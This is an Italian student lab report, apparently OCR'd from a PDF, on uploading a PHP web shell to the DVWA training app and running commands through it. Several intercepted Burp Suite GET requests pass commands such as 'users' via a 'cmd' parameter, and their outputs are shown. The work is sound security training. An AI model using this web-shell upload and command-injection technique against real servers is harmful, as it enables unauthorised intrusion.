


Esercizio S6L1 di Ciaschini Giorgio del 26/02/2024


L'esercizio di oggi richiedeva di caricare una shell in PHP sulla DVWA. Tramite BurpSuite siamo andati ad intercettare i pacchetti per controllare anche con quale verbo veniva fatta una richiesta. Siamo andati a definire un file dove abbiamo scritto il nostro codice che sarà caricato:





Successivamente abbiamo inserito vari comandi che vengono solitamente utilizzati per attaccare una macchina come ad esempio: “ls”, “pwd”, “mkdr”, “cd”, “users” ecc...






Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.49.101:80
Forward Drop Intercept is on Action Open browser Add notes HTTP/1
Pretty Raw Hex
1 GET /dvwa/hackable/uploads/prova0.php?cmd=mkdr HTTP/1.1
2 Host: 192.168.49.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=82f380587f3aalafdca0a0f59d5e89f8
9 Connection: close
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 8
Inspector
Notes



192.168.49.101/dvwa/hackable/uploads/prova0.php?cmd=mkdr
dvwa_email.png prova0.php questa Ã¨ una prova


Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.49.101:80
Forward Drop Intercept is on Action Open browser Add notes HTTP/1
Pretty Raw Hex
1 GET /dvwa/hackable/uploads/prova0.php?cmd=cd HTTP/1.1
2 Host: 192.168.49.101
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=82f380587f3aalafdca0a0f59d5e89f8
10 Connection: close
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 9
Inspector
Notes


PortSwigger
192.168.49.101/dvwa/hac
192.168.49.101/dvwa/hackable/uploads/prova0.php?cmd=cd
questa Ã¨ una prova


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.49.101:80
Forward Drop Intercept is on Action Open browser Add notes HTTP/1
Pretty Raw Hex
1 GET /dvwa/hackable/uploads/prova0.php?cmd=users HTTP/1.1
2 Host: 192.168.49.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=82f380587f3aalafdca0a0f59d5e89f8
9 Connection: close
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 8
Inspector
Notes


192.168.49.101/dvwa/hackable/uploads/prova0.php?cmd=users
/var/www/dvwa/hackable/uploads questa Ã¨ una prova


PortSwigger
192.168.49.101/dvwa/hac
Not secure
192.168.49.101/dvwa/hackable/uploads/prova0.php?cmd=users
msfadmin root questa Ã¨ una prova